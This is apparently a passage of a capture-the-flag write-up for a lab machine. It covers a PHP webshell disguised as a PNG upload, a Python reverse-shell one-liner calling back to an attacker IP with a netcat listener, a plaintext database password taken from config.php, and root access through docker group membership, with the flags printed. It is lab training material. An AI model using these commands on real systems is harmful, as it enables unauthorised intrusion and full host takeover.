
Name	Last modified	Size	Description
Parent Directory		-	
default-background.jpg	2023-11-06 17:55	81K	
picture.png.php	2025-05-11 20:31	2.9K	

Apache/2.4.52 (Ubuntu) Server at blog.portfolio.local Port 80 so now if we click on it



```
�PNG  IHDR00W��0IDATh��Y�W?wf<~{����z��z�x�T-Q� >�"��B?� T$Z����)BB�ےے� Uj� !"R(�$i^% m�6��>����1�
�3s��H@%&��3�c����;�s5�,>�����Q��)�v��o��c����OX8[���.���o�T�|r�|�û�?� 8�� +���?��� �ʔ�o�bـ���#�l29
��cc;z�1�4=cM��kSɐk���7{����P�x<�x��{w�� ��Li��766ȹ�( ��` �G���Z����4+{�6X$@Y�g�"��31M�j�V ������0t��ʎ���AY�;���
,�d`yls#�]�GG�f�39��s�["����DyT�Cڨ���J� �H����?�P�ķ�f3������@E�RI�e�L�)ē;���؛<=R������\8���v0_����6�^TE
�`�Cn���r�(L���p<»N�cv&�(e��FNV#77l�����yP����L[�n���ES���|�d@ �p���yu�� �S��9��{��ٍ� ��,NMkH�$Q��PRS�,m�|�h�*��*
�)G�W#�v�R)O�R�����r$�~O�0>I=�C�i�<]�w;�!�5W�m�/"�蛸H�#�èx/��E���gr���H���F2�T���1 Jh`{�1A1��F��I�����TRE�Tn�^�
�Z��/�����h����r!^(p:q� �@��P��;nED�S��h�z�y#�J��R�� �:ѫ-BI0�*v�*f�_ Љ���G�r�@s�▯�G�+
�j-�����6]���2�Bu�H�V1�T�%�?'lJ�A8�ə#s����J�R��QL�\����a�H�����Oə�#��"��}U�(�`N(�-�n�)�� "�
u�R��Ǩ����rc�r�R�B�л��`A��}Z�ač'�s�% Lq�ɜiUF�) �y?�;��gK��D2Y�v:��������)})�I��bт AP��P��yU���|�r��h�NvK�k,4jn�Kɲ�
E<��m୨�3�e=Z�`q�aRE��,��1���3O�q�ɼX�i� ,\�2+Ђ�p�%�~�>?_G��~ ��$�▯��"�� '�!R*��M��#DTs�ͅ��yG^)B�E�^IшJp�533=5=3���>�
���������=��v�:_���2��1�T��d�8��J�u�D�;�#�1JbYdrG1=�LNN�"��x���s��%������R�M���>���O�W���f{�'k6��l6�=K'�~��-
8��9�e��L& �m�ɱ��v#\�\uA'8� $`��3??6sw�▯��������w��%t�Cs� �����M$�XT2@; ��sLS��E5� ��Ϙ�Rw%)�o���▯w�������UP\��/
`1#OS��\����xR�-�3���ٍس�}����IOI�%����R~������ �7���o��K����o?A�1L겫A&��Js[���M^���������z]���s�cB]��N
j�����x�����[ZD�.�9��g4���x�k_4WW �9��v�)h�;\N��� �{�9<��~���� G�+� �Vc����op�8��"��ю6�c�i�Q��}�¸���}-Y�tm�
��y�.z��|���+��h;0P���+/|��_�r������/" ��J�9�HJ)�¦���O���b����N3�Yт�3̛��E�d�����^��*��f�� �VV�$��R��R+�h:�A ��!�J
X/(�3ـ����:��}����ـ��.�unyl��ِÇ�VVWy�&SI�FQ�)L��0�/���8'�5�v���"����{��/���r�f{�7^|�D|�8��c�=V\Y]��
```

we see some output, lets now check if we can run commands via get_cmd (which we specified in the webshell via shell_exec)




```
�PNG  IHDR00W��0IDATh��Y�W?wf<~{����z��z�x�T-Q� >�"��B?� T$Z����)BB�ےے� Uj� !"R(�$i^% m�6��>����1�
�3s��H@%&��3�c����;�s5�,>�����Q��)�v��o��c����OX8[���.���o�T�|r�|�û�?� 8�� +���?��� �ʔ�o�bـ���#�l29
��cc;z�1�4=cM��kSɐk���7{����P�x<�x��{w�� ��Li��766ȹ�( ��` �G���Z����4+{�6X$@Y�g�"��31M�j�V ������0t��ʎ���AY�;���
,�d`yls#�]�GG�f�39��s�["����DyT�Cڨ���J� �H����?�P�ķ�f3������@E�RI�e�L�)ē;���؛<=R������\8���v0_����6�^TE
�`�Cn���r�(L���p<»N�cv&�(e��FNV#77l�����yP����L[�n���ES���|�d@ �p���yu�� �S��9��{��ٍ� ��,NMkH�$Q��PRS�,m�|�h�*��*
�)G�W#�v�R)O�R�����r$�~O�0>I=�C�i�<]�w;�!�5W�m�/"�蛸H�#�èx/��E���gr���H���F2�T���1 Jh`{�1A1��F��I�����TRE�Tn�^�
�Z��/�����h����r!^(p:q� �@��P��;nED�S��h�z�y#�J��R�� �:ѫ-BI0�*v�*f�_ Љ���G�r�@s�▯�G�+
�j-�����6]���2�Bu�H�V1�T�%�?'lJ�A8�ə#s����J�R��QL�\����a�H�����Oə�#��"��}U�(�`N(�-�n�)�� "�
u�R��Ǩ����rc�r�R�B�л��`A��}Z�ač'�s�% Lq�ɜiUF�) �y?�;��gK��D2Y�v:��������)})�I��bт AP��P��yU���|�r��h�NvK�k,4jn�Kɲ�
E<��m୨�3�e=Z�`q�aRE��,��1���3O�q�ɼX�i� ,\�2+Ђ�p�%�~�>?_G��~ ��$�▯��"�� '�!R*��M��#DTs�ͅ��yG^)B�E�^IшJp�533=5=3���>�
���������=��v�:_���2��1�T��d�8��J�u�D�;�#�1JbYdrG1=�LNN�"��x���s��%������R�M���>���O�W���f{�'k6��l6�=K'�~��-
8��9�e��L& �m�ɱ��v#\�\uA'8� $`��3??6sw�▯��������w��%t�Cs� �����M$�XT2@; ��sLS��E5� ��Ϙ�Rw%)�o���▯w�������UP\��/
`1#OS��\����xR�-�3���ٍس�}����IOI�%����R~������ �7���o��K����o?A�1L겫A&��Js[���M^���������z]���s�cB]��N
j�����x�����[ZD�.�9��g4���x�k_4WW �9��v�)h�;\N��� �{�9<��~���� G�+� �Vc����op�8��"��ю6�c�i�Q��}� ���}-Y�tm�
��y�.z��|���+��h;0P���+/|��_�r������/" ��J�9�HJ)�¦���O���b����N3�Yт�3̛��E�d�����^��*��f�� �VV� ��R��R+�h:�A ��!�J
X/(�3ـ����:��}����ـ��.�unyl��ِÇ�VVWy�&SI�FQ�)L��0�/���8'�5�v���"����{��/���r�f{�7^|�D|�8��c�=V\Y]��www-data
```

and we can see, we can run commands, and above was an example of running the whoami command nice, our webshell worked, lets continue now,

so for our convenience, it would make more sense if we could get a rev shell

```
export RHOST="192.168.111.129";export RPORT=9999;python3 -c 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("sh")'
```


and similarly we placed it here



```
blog.portfolio.local/background/picture4.png.php?cmd=export%20RHOST=%22192.168.111.129%22;export%20RPORT=9999;pyth
```

```
�PNG  IHDR00W��0IDATh��Y�W?wf<~{����z��z�x�T-Q� >�"��B?� T$Z����)BB�≤� Uj� !"R(�$i^% m�6��>����1�
�3s��H@%&��3�c����;�s�5�,>�����Q��)�v��o��c����OX8[���.���o�T�|r�|�û�?� 8�� +���?��� �ʔ�o�b�����#�l29
��cc;z�1�4=cM��kSɐk���7{����P�x<�x��{w�� ��Li��766ȹ�( ��` �G���Z����4+{�6X$@Y�g�"��31M�j�V ������0t��ᕕ����AY�;���
,�d`yls#�]�GG�f�39��s�["����DyT�C���J� �H����?�P�ḱ�f3������@E�RI�e�L�)ē;���;<=R������\8���v0_����6�^TE
�`�Cn���r�(L���p<»N�cv&�(e��FNV#77l�����yP����L[�n���ES���|�d@ �p���yu�� �S��9��{��,� ��,NMkH�$Q��PRS�,m�|�h�*��*
�)G�W#�v�R)O�R�����r$�~O�0>I=�C�i�<]�w;�!�5W�m�/"�蝲H�#�èx/��E���gr���H���F2�T���1 Jh`{�1A1��F��I�����TRE�Tn�^�
�Z��/�����h����r!^(p:q� �@��P��;nED�S��h�z�y#�J��R�� �:ӝ-BI0�*v�*f�_ Љ���G�r�@s��G�+
�j-�����6]���2�Bu�H�V1�T�%�?'lJ�A8�ə#s����J�R��QL�\����a�H�����Oə�#��"��}U�(�`N(�-�n�)�� "�
u�R��Ǩ����rc�r�R�B�л��`A��}Z�ač'�s�% Lq�зiUF�) �y?�;��gK��D2Y�v:��������)})�I��bт AP��P��yU���|�r��h�NvK�k,4jn�Kող�
E<��m9�3�e=Z�`q�aRE��,��1���3O�q�rX�i� ,\�2+Ђ�p�%�~�>?_G��~ ��$���"�� '�!R*��M��#DTs�,��yG^)B�E�^IшJp�533=5=3���>�
���������=��v�:_���2��1�T��d�8��J�u�D�;�#�1JbYdrG1=�LNN�"��x���s��%������R�M���>���O�W����f{�'k6��l6�=K'�~��-
8��9�e��L& �m�ๆ��v#\�\uA'8� $`��3??�6sw����������w��%t�Cs� �����M$�XT2@; ��sLS��E5� ��Ҁ�Rw%)�o�����w�������UP\��/
`1#OS��\����xR�-�3���ؙ�}����IOI�%����R~������ �7���o��K����o?A�1L긦A&��Js[���M^���������z]���s�cB]��N
j�����x�����[ZD�.�9��g4���x�k_4WW �9��v�)h�;\N��� �{�9<��~���� G�+� �Vc����op�8��"��ю6�c�i�Q��}�,���}-Y�tm�
��y�.z��|���+��h;0P���+/|��_�r������/" ��J�9�HJ)�¦���O��b����N3�Yт3��E�d������^��*��f�� �VV�$��R��R+�h:�A ��!�J
X/(�3�����:��}����ے��.�unyl��Ç�VVWy�&SI�FQ�)L��0�/���8'�5�v���"����{��/���r�f{�7^|�D|�8��c�=V\Y]��
```

aand we got rev shell




```
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [[redacted]] from (UNKNOWN) [192.168.111.130] 36286
$ 
```

stabilizing shell

```
python3 -c 'import pty;pty.spawn("/bin/bash")'
```

and we are ready to continue



```
www-data@portfolio:/var/www/html/blog/background$ 
```

From www-data to user

Now lets try going from www-data to an actual user
lets see what permission we have now first:

```
id
```

output:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

okay, now lets enumerate the users

```
cat /etc/passwd
```


output:

```
www-data@portfolio:/var/www/html/blog/background$ cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
webadmin:x:1000:1000:webadmin:/home/webadmin:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
gpapadopoulos:x:1001:1001:Georgios Papadopoulos,,,:/home/gpapadopoulos:/bin/bash
dnsmasq:x:115:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
```

what stands out as an actual user (and not an app or system related looking one), is gpapadopoulos

Moving forward, since we have a shell, lets browse some files and directories, for example:

This is the root directory of the website



```
www-data@portfolio:/var/www/html/blog$ ls
admin.php    config.php   index.php  logout.php   src
background   img          login.php  post.php     upload.php
```


Lets view something we did not have visivility earlier, like the source code of the some of the .php files

After inspecting them, i found that config.php contains the creds of user gpapadopoulos

```
www-data@portfolio:/var/www/html/blog$ cat config.php
<?php

$db_host = 'localhost';
$db_name = 'blog_db';
$db_user = 'gpapadopoulos';
$db_password = 'Ju5t_4_d3v_mak1ng_s0ftwar3';

?>
```

so we can now login as user gpapadopoulos! lets do it via ssh (ssh service is open according to our recon phase)

we are in!




```
  System load:  0.0712890625      Processes:               230
  Usage of /:   77.0% of 8.02GB   Users logged in:         0
  Memory usage: 41%               IPv4 address for docker0: 172.17.0.1
  Swap usage:   0%                IPv4 address for ens33:   192.168.11


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Tue Jul 16 13:30:51 2024 from 192.168.194.1
gpapadopoulos@portfolio:~$ ls
user.txt
gpapadopoulos@portfolio:~$ cat user.txt
dd83c5e0ae54a279d2f65d9020541aec
gpapadopoulos@portfolio:~$ 
```

user flag found!

```
dd83c5e0ae54a279d2f65d9020541aec
```

Privilege escalation

since we got foothold, we must check the permisissions it has




```
dd83c5e0ae54a279d2f65d9020541aec
gpapadopoulos@portfolio:~$ id
uid=1001(gpapadopoulos) gid=1001(gpapadopoulos) groups=1001(gpapadopoulos),121(docker)
gpapadopoulos@portfolio:~$
```

interesting, it seems that all permissions are related to himself, but he appears to be in a group called docker!

this should be our target, so lets gather information about that group

i also see processes related to docker are being run as root, it might be related somehow with the docker group


```
ps aux | grep docker
```



```
gpapadopoulos@portfolio:/run$ ps aux | grep docker
root        1268  0.0  3.7 1392812 73344 ?       Ssl  19:49   0:00 /usr/bin/dockerd -H fd:// --containerd=/run/containerd/cont
ainerd.sock
gpapado+    9924  0.0  0.1   6476  2484 pts/2    S+   21:11   0:00 grep --color=auto docker
gpapadopoulos@portfolio:/run$
```

lets find more info about this group, for example what files can its members run:

```
find / -group docker 2>/dev/null
```



```
gpapadopoulos@portfolio:~$ find / -group docker 2>/dev/null
/run/docker.sock
```


```
/run/docker.sock
```

hm interesting, what is this file tho?

with some research, i found that:
docker.sock is the UNIX socket that Docker daemon is listening to. Its the interface between Docker clients and the Docker daemon..

lets check the permissions of this file

```
cd /run/docker.sock
ls -la
```



```
srw-rw----   1 root   docker     0 May 11 19:49 docker.sock
```

its obvious that root user has access to it

- `s`: This is a **Unix domain socket**.

- `rw-rw----`:
  - **Owner** (`root`): read/write
  - **Group** (`docker`): read/write
  - **Others**: no access
- `docker.sock` belongs to group `docker`.

with some research i gathered information about this particular docker file:


If you can read/write to `/run/docker.sock`, you can:

- Control Docker fully
- Create and run containers
- Mount host filesystems
- Escape containers
- **Gain full root access to the host**

so since user gpapadopoulos is member of the docker group, he must be able to get a root shell via the container itself!

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

and it seems to have worked!



```
Digest: sha256:b89d9c93e9ed3597455c90a0b88a8bbb5c
Status: Downloaded newer image for alpine:latest
# 
```

now run

```
bash -i
```

and grab the root flag!

```
21e772231c7e3665b6448e6f513def4d
```

PWNED!

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

1. netdiscover -> get ip of the vulnerable machine running locally

2. nmap scan -> chose http/https service to focus on
3. **enumerate** directories and files-> found subdomain
4. **enumerate** directories and files of the subdomain-> found page vulnerable to XSS

Foothold

1. since the page is vulnerable to XSS, exploit it to get the admin's session cookie
2. after stealing the session cookie, logging as admin shows us the admin page, which has file upload available (but only of image type)
3. crafted webshell and embedded it on any picture, and uploaded
4. got RCE and then rev shell
5. logged in as www-data , from there after searching the directories performed user enumeration and found a username via the etc/shadow
6. as www-data also found that a page config.php had this user's password
7. logged in as user and grabbed the flag
   so the foothold path was: websitepage -> XSS -> RCE -> rev shell -> www-data -> user

Privesc

1. now that we got foothold, as a user (gpapadopoulos) i found that he is member of a group called docker
2. later i found that group has a type of docker access that allows running commands as root
3. running a specific command to get root shell via the docker container got me the root flag!

Sidenotes

All in all, this custom made machine by RoboGR00t felt like an easy HackTheBox machine, so it can be classified as challenging.

The initial access part involved a multitude of things to enumerate the host and its running webapp. The foothold part was kinda straightforward with the use of XSS, and the cookie hijacking could be classified as the most difficult part of the foothold process. Also during the foothold part a webshell could be uploaded by exploiting RCE and using rev shell to get a shell as www-data, and with some search on the directories creds for a user could be found. The privesc part, was somehow straightforward too, exploiting the permissions of the user's group membership to get a root shell.